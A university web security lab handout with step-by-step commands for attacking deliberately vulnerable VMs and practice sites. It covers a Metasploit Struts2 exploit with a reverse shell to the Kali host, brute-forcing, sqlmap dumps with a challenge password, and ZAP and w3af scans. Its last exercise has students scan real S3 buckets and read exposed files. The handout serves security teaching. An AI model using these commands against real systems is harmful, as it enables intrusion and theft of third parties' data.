CS 410/510: Web Security
X1: Labs


Setup WFP1, WFP2, and Kali VMs on Google Cloud

- **Go to Google Cloud Console => Compute Engine => VM instances => Create Instance**
- **For the Boot Disk, click "Change", then in the upper tab click "Custom images". In drop-down select `cs410fall17 (famous-empire-181720)`**
- **Select the image (`wfp1 / wfp2 / kalivm`).**
- **Enable HTTP for each VM**
    - **Note that one of the Metasploit exploits we will be running will force a server to spawn a shell and send it back to port 80 on the Kali VM**
- **Login credentials**
    - **`wfp1 and wfp2 => wfp : wfp`**
    - **`kali => root : cs410510`**
- **Note that there is an IP address access control that only allows requests from IP address ranges within your Google Cloud VM (10.x.x.x) addresses or from PSU (131.252.x.x)**
-
- **Note both the external and internal IP address of each instance. We will be using the internal IP address for the attacks, but will need to connect via the external IP addresses initially.**
    - **`wfp1_external_IP , wfp1_internal_IP`**
    - **`wfp2_external_IP , wfp2_internal_IP`**
- **ssh into your kalivm instance and change the root password**
    - **ssh root@<`kali_external_IP`>**
    - **Then, when logged in: type `passwd`**


Metasploit Apache Struts2 on Google Cloud

- **Create a vulnerable Apache Struts2 instance on Google Cloud Platform**
    - **Install a Ubuntu 16.04 VM**
        - **Enable HTTP**
        - **Note both the external and internal IP address of the instance (`struts2_external_IP` / `struts2_internal_IP`)**
    - **Install docker on the VM**
        - **`curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -`**

        - `sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"`
        - `sudo apt-get update`
        - `sudo apt-get install -y docker-ce`
    - **Run the vulnerable Apache Struts2 container**
        - **Note that the vulnerable container puts the web site on port 8080. The docker command remaps it to port 80 on the host VM**
        - `sudo docker run -p 80:8080 -it piesecurity/apache-struts2-cve-2017-5638:latest`
    - **Test the instance by visiting `http://<struts2_external_IP>`**
- **From a linuxlab terminal, ssh into the Kali VM**
    - **`ssh root@<kali_external_IP>` (password is `cs410510`)**
    - **Launch Metasploit via the shell (`msfconsole`)**
    - **Type "`search struts2`" to find Struts2 vulnerabilities**
    - **Find the one that compromised Equifax (March 7, 2017) and type in the "use" command**
        - **Command should be like `use exploit/multi/http/struts2_`**
    - **Set the target IP address and port of vulnerable Struts2 instance**
        - `set RHOST <struts2_internal_IP>`
        - `set RPORT 80`
    - **Set the target URI for the exploit**
        - `set TARGETURI /showcase`
    - **Set and configure the payload you want to execute after exploitation**
        - **In this case, we will invoke a shell and connect it back up to port 80 of our Kali VM**
        - `set PAYLOAD linux/x64/shell/reverse_tcp`
        - `set LHOST <kali_internal_IP>`
        - `set LPORT 80`
        - `show options`



- **Run the exploit**
  - **`exploit`**
- **A shell session is given that allows you to execute commands on the vulnerable container**



- Record the screenshots in your lab notebook

Metasploit WFP on Google Cloud

- From a linuxlab terminal, ssh into the Kali VM
- Directory scan on WFP1
    - Load the dir_scanner script

      `msf > use auxiliary/scanner/http/dir_scanner`
    - Show which file is being used for the credentials

      `msf > show options`
    - Set the target to your WFP1 instance

      `msf auxiliary(dir_scanner) > set RHOSTS <wfp1_internal_IP>`
    - Run the attack

      `msf auxiliary(dir_scanner) > exploit`
    - Show the results in your lab notebook
- Brute-force HTTP auth on WFP2
    - Load the http_login brute-force script

      `msf > use auxiliary/scanner/http/http_login`
    - Set the target to your WFP2 instance

      `msf auxiliary(http_login) > set RHOSTS <wfp2_internal_IP>`
    - Set the URI to Authentication #1

      `msf auxiliary(http_login) > set AUTH_URI /authentication/example1/`
    - Run the attack

      `msf auxiliary(http_login) > exploit`
    - Scroll up to find successful login
    - Note, to only show the result, do the following and then re-run

      `msf auxiliary(http_login) > set VERBOSE false`

sqlmap on Google Cloud

- From Kali VM
- WFP1 SQL injection #1
    - Run sqlmap on first SQL injection example

      ```
      sqlmap -u
      'http://<wfp1_internal_IP>/sqli/example1.php?name=root'
      --batch --dbms mysql --dump
      ```
    - List the injection points discovered and the payloads used to exploit them.
    - Show the dump of the user table
- WFP1 SQL injection #2

    - **In this exercise, spaces are removed. One can use built-in tamper scripts in sqlmap to substitute other white space characters such as tab or newline**
    - **In addition, sqlmap can dump the entire database using blind injection with a time-based metric. Run all tests and output the results**

```
sqlmap -u
'http://<wfp1_internal_IP>/sqli/example2.php?name=root'
--dbms mysql --dump --tamper=space2randomblank
```

- **natas15 Blind SQL injection (Try this at off peak time when no one is using it)**
    - **In this exercise, the server code below queries the backend database table to determine if a user exists. Unfortunately, it is injectable. While it will not give out any contents of the database directly, it is vulnerable to a blind attack**

```
<html>
<body>
<h1>natas15</h1>
<div id="content">
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<? } ?>
</body>
</html>
```

- **One can write a Python program (as you did in Program #1) to find the password for natas16 and as described in the course slides. However, sqlmap can perform the attack automatically for you.**
- **Solve this level via sqlmap by issuing the following**

```
sqlmap -u 'http://natas15.natas.labs.overthewire.org' --auth-type
basic --auth-cred natas15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J --data
username=foo --dbms mysql --dump --level 2 --batch --time-sec 1
```

  - **The meaning of the flags is as follows:**
    - **'--auth-type', '--auth-cred': Lets sqlmap log into the challenge via Basic-Auth**
    - **'--data': Tells sqlmap that you want it to try to inject into the POST parameter username.**

- **'--dbms': For efficiency, tell sqlmap the backend.**
- **'--dump': Dump the all the information in all tables.**
- **'--level': Setting this above 1 (max 5) tells sqlmap to try more attack-types and payloads. The payload we need isn't included at level 1, so we'll set this to 2.**
- **'--batch': Tells sqlmap not to prompt us with questions, and just use the default behavior.**
- **'--time-sec': Sleep time to inject when doing timing-based attacks. You might need to raise this if your connection to the natas server is overloaded.**
- **The attack takes about ten minutes to run, much of which is due to sqlmap dumping the entire user database with a time-based attack.**

Hydra

- **On Kali VM**

```
# hydra -U rdp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 12:15:01

Help for module rdp:
================================================================================
Module rdp is optionally taking the windows domain name.
For example:
hydra rdp://192.168.0.1/firstdomainname -l john -p doe
```

- **Use Hydra and the Mirai username and password lists in `/usr/share/wordlists/metasploit` to automatically search for the credentials of the Authentication #1 level of Web For Pentester II**
  - **Use the `-L` flag to specify a file of usernames**
  - **Use the `-P` flag to specify a file of passwords**
  - **HTTP GET URLs can be specified as `http-get://<wfp2_internal_IP>/authentication/example1`**
- **Re-run command using the `-V` flag to see the list of credentials checked**

Additional linuxlab exercises are for CS 510 students to complete

Kali VM Setup on linuxlab

- **Install on linuxlab**
  - **Download the Kali VM image via BitTorrent**
    - **Get the torrent file**

      `wget https://images.offensive-security.com/virtual-images/kali-linux-2017.2-vbox-amd64.torrent`
    - **Open it in BitTorrent client deluge**


      `deluge ./kali-linux-2017.2-vbox-amd64.torrent`
    - **Click on Options, then click on "Download Location" drop-down, select "Other..."**
    - **Select "`scratch`" or `/disk/trump/scratch` to save**
    - **Click on "+ Add"**
  - **If above doesn't work then you can copy the file directly from /u/wuchang/Kali-Linux-2017.2-vbox-amd64.ova**
  - **Import appliance into VirtualBox**
    - **Launch VirtualBox**
    - **Under File => Import Appliance**
    - **Change the Virtual Disk Image path to /disk/trump/scratch/Kali-Linux-2017.2-vbox-amd64/Kali-Linux-2017.2-vbox-amd64-disk001.vmdk**
    - **In Settings => Display, uncheck "Enable 3D Acceleration"**
    - **Bring up VM, login as "root" with password "toor"**
    - **Launch a terminal and change your password via passwd command**

wpscan


- **Within KaliVM on linuxlab**
- **Run wpscan against Pentesterlab's vulnerable WordPress ISO**
  - **On a local VM via the ISO at https://www.pentesterlab.com/exercises/cve-2008-1930**
  - **Or against Prof.Wu's own version of it at http://131.252.220.58**
  - **Click on Y for the update**
  - **Click on N to follow the redirection**

zap

- **Within Kali VM, launch `zaproxy` in a terminal**
  - **Click on Accept for the license, then click "Yes...I want to persist.."**
- **Within Kali VM, set up Firefox to use `zaproxy` as its HTTP proxy**
  - **Start Firefox with the profile option in the background**
    - `firefox -P &`
  - **Create Profile called zap and "Start Firefox" with it**
  - **In the URL window, type `about:preferences`**
  - **Goto Advanced => Network (tab) => Connection (Settings…)**
  - **Click Manual proxy and set "HTTP Proxy" to localhost and "Port" to 8080 (This is the default port that zap listens to)**




- **Visit one of the WFP servers on Google Cloud with firefox and verify that it shows up in zap's history window.**



- **Visit SQL example #1**
  - **http://<wfp1_external_IP>/sqli/example1.php?name=root**
  - **Right-click the request in the zap history window and click Attack=>Fuzz**
  - **Highlight “root” in the URL and “Add…” it to Fuzz Locations on the right**

    - **Click on “Add…” to set payload to fuzz the field with, select “File Fuzzers”, expand jbrofuzz, click SQL Injection, then click Add**
    - **Start the Fuzzer**
    - **Sort by the size of the response body to find all strings that returned the entire user database**
- **Repeat for another SQL example of your choice**
- **Visit XSS example #1**
    - **http://<wfp1_external_IP>/xss/example1.php?name=hacker**
    - **In zap history, right-click URL and click Attack=>Active Scan**
    - **Click on “Show advanced options” and then on “Input Vectors” tab, then deselect “POST Data”**
    - **Start scan and find the Cross Site Scripting alert in “Alerts” tab**
- **Visit Google’s XSS firing range**
    - **http://public-firing-range.appspot.com/**
    - **Click on “Reflected XSS”, then “Parameter - Body”**
    - **In zap’s history, right-click on the GET request from the link, then select Attack=>Active Scan…**
    - **Click on “Show advanced options” and then on “Input Vectors” tab, select URL Query String and deselect all others**
    - **In the “Policy” tab, set the Threshold of all Tests to “OFF” except for “Cross Site Scripting” which you set to “LOW”. Start Scan**
    - **Click on the “Alerts” tab above the bottom window of zap. Click on the Alert for the URL and show the attack vector that was used to generate the alert.**
- **Visit WebScanTest**
    - **http://webscantest.com**
        - **Click on “OS Command Inject Tests” at the bottom**
        - **Click on “This is vulnerable to cmd inject”**
        - **Lookup a name in form**
    - **Bring up request in zap’s history and right-click the POST request**
    - **Click Attack=>Active Scan…**
        - **Select “Input Vectors”, deselect URL Query String, and select POST Data (since form takes input as POST)**
        - **Select “Policy” tab and then “Injection”. Under “Threshold” column, turn everything to OFF except**

“Remote OS Command Injection” which should be set to “Low”. In the “Strength” column for this row, select “Low” as well.



- **Start scan**
  - **Sort results by response size and list the request and response of the top result**

w3af

- **Install**
  - **On linuxlab**

    ```
    rsync -a /u/wuchang/w3af ./
    cd w3af
    source env/bin/activate
    ./w3af_console
    ```
- **Run `w3af_console` on your Web for Pentester 1 instance**
  - **Documentation at `http://docs.w3af.org/en/latest/`**
  - **Use tool to identify vulnerabilities in two different OWASP categories automatically**
  - **Include a screenshot of each one**

```
w3af>>> plugins audit
file_upload eval un_ssl os_commanding lfi sqli preg_replace mx_injection generic format_string web
socket_hijacking shell_shock memcachei ldapi buffer_overflow redos global_redirect xpath cors_orig
in htaccess_methods dav ssi csrf xss rosetta_flash ssl_certificate xst blind_sqli phishing_vector
response_splitting rfd rfi frontpage all config desc
w3af>>> plugins audit xss
```

- **Run one successful XSS scan in w3af_console on Google's firing range**
    - **https://public-firing-range.appspot.com**

bucket-stream

- **Install tool on linuxlab**

  ```
  git clone https://github.com/eth0izzle/bucket-stream
  cd bucket-stream
  virtualenv -p python3 env
  source env/bin/activate
  pip3 install -r requirements.txt
  python3 bucket-stream.py
  ```

- **Run the tool across at least 5000 buckets**
    - **If an open S3 bucket is found, visit its URL in a browser to obtain the bucket's manifest**
    - **Then, find a file key within the manifest and append it to the end of the bucket's URL to directly access the file**
    - **Show a screenshot of the file key in the manifest (manifest is what you get when you hit the URL it finds)**
    - **Show the contents of the file via direct access within bucket (Within the manifest are the "keys" you can append to download the files directly)**

Note: If you don't find any open buckets within 5000 buckets, restart it at a later time.